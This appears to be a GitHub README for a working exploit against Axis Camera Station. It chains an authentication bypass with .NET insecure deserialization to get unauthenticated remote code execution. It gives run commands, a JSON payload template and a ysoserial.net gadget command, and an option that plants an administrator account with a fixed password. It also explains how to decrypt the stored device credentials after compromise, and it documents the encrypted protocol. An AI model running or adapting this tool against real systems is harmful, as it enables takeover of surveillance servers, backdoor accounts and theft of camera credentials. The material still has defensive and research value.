 ricardojoserf/axis-rce
Unauth RCE on Axis Camera Station (ACS) chaining CVE‑2025‑30026 (Authentication bypass) + CVE‑2025‑30023 (Insecure deserialization)

This exploit chains CVE‑2025‑30026 (Authentication bypass) with CVE‑2025‑30023 (Insecure deserialization) to achieve unauthenticated RCE on Axis Camera Station software. It bypasses the login mechanism and delivers malicious serialized payloads that trigger arbitrary command execution, giving the attacker full control over the target machine.
Both vulnerabilities affect Axis Camera Station Pro versions before 6.9 and Axis Camera Station versions before 5.58.
It is based on Claroty's blog post "Turning Camera Surveillance on its Axis", which describes the protocol and the associated vulnerabilities.
python3 main.py --host <TARGET_IP> --key <CLIENT_PRIVATE_KEY.pem> [OPTIONS]
| Flag | Description |
|---|---|
--host | Target IP/host (required). |
--port | Target port (default 55752). |
--key | Client RSA-2048 private key in PEM (required). |
--json | Local JSON file containing the Request to send. |
--version | VersionFacade.get_ProductVersion Request to get version information. |
--adduser | Create user ricardo with password ThisIsIt123 and add it to the Administrators group. |
--wait | Seconds to listen on the channel after the handshake (default 5). |
--listen | Seconds to wait for the response after sending a Request (default 15). |
Install dependencies and generate an RSA private key in PEM format for the client:
pip install cryptography
openssl genrsa -out client_priv.pem 2048

Query the product version to check the version is vulnerable:
python3 main.py --host 192.168.1.197 --port 55752 --key client_priv.pem --version


Exploit the deserialization to create an administrator user ricardo with password ThisIsIt123:
python3 main.py --host 192.168.1.197 --port 55752 --key client_priv.pem --adduser
Send a custom Request from a JSON file to execute any command:
python3 main.py --host 192.168.1.197 --port 55752 --key client_priv.pem --json my_request.json
Request file formatA Request is a JSON object with a single "Request" key. The format to exploit the deserialization is:
{
    "Request": {
        "Id": "random123456",
        "Service": "SessionFacade",
        "Method": "LogOnAsync",
        "Parameters": {
            "uri": "http://192.168.1.197:55752/",
            "clientInformationDto": {
                "$type": "System.Security.Principal.WindowsIdentity, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",
                "System.Security.ClaimsIdentity.actor": "AAEAAAD/////AQAAAAAAAAA..."
            },
            "communicationType": 0,
            "ct": "random123456"
        }
    }
}
The value of the clientInformationDto field can be obtained using Ysoserial.net with a gadget such as WindowsIdentity, which looks quite stable to exploit this vulnerability (other gadgets crash the service):
ysoserial.exe -g WindowsIdentity -f Json.Net -c "ping -n 3 10.0.0.4" -o raw
Once you have access to the Windows machine, you have access to the .FDB databases which contain the credentials to connect to the different devices. These are encrypted using a weak AES implementation, which you can decrypt immediately using the host's volume serial number or brute-force it in minutes with a GPU.
You can use the script in this repository to exploit it: CVE-2026-63286.
AXIS Camera Station wraps a stateful binary protocol on top of HTTP. Instead of one request/response per connection, it opens two long-lived channels and streams framed messages over them until the connection closes.
| Layer | Detail |
|---|---|
| Transport | HTTP over port 55752. GET /_/ opens the RX (receive) channel; POST /_/<channelID> is the TX (send) channel, with each message in the POST body. |
| RX framing | HTTP chunked body; inside it, control frames are [uint32 LE length][data]. |
| Handshake | Both sides exchange a public key, then a random AES session key wrapped with the other side's public key. |
| Key format | Client sends its X.509 cert (base64). AES key is sent as base64(wrapped_key):base64(iv). |
| RSA wrap | PKCS#1 v1.5. |
| Channel | AES-256-CBC with PKCS#7 padding. Server→client frames use the server's key + IV. |
| Application | Axis.Remoting JSON. The client first sends its ClientId as a HELLO, then {"Request":{"Id","Service","Method","Parameters"}}. |
RX  GET /_/                 <-  channelID
RX  (server pushes)         <-  server cert (X.509, base64)
RX  (server pushes)         <-  server AES key + IV  (wrapped)
TX  POST /_/<channelID>     ->  client cert (X.509, base64)
TX  POST /_/<channelID>     ->  client AES key + IV  (wrapped)
TX  POST /_/<channelID>     ->  HELLO (ClientId)
TX  POST /_/<channelID>     ->  encrypted JSON Request
RX  (server pushes)         <-  encrypted JSON Response
Tested on versions 5.57.27610 and 5.57.33556 running on Windows 11.
Deserialization attacks can crash the service if unstable gadgets or inappropriate parameters are used, so always test in controlled environments.
This script is provided solely for educational and authorized testing purposes... use at your own risk!
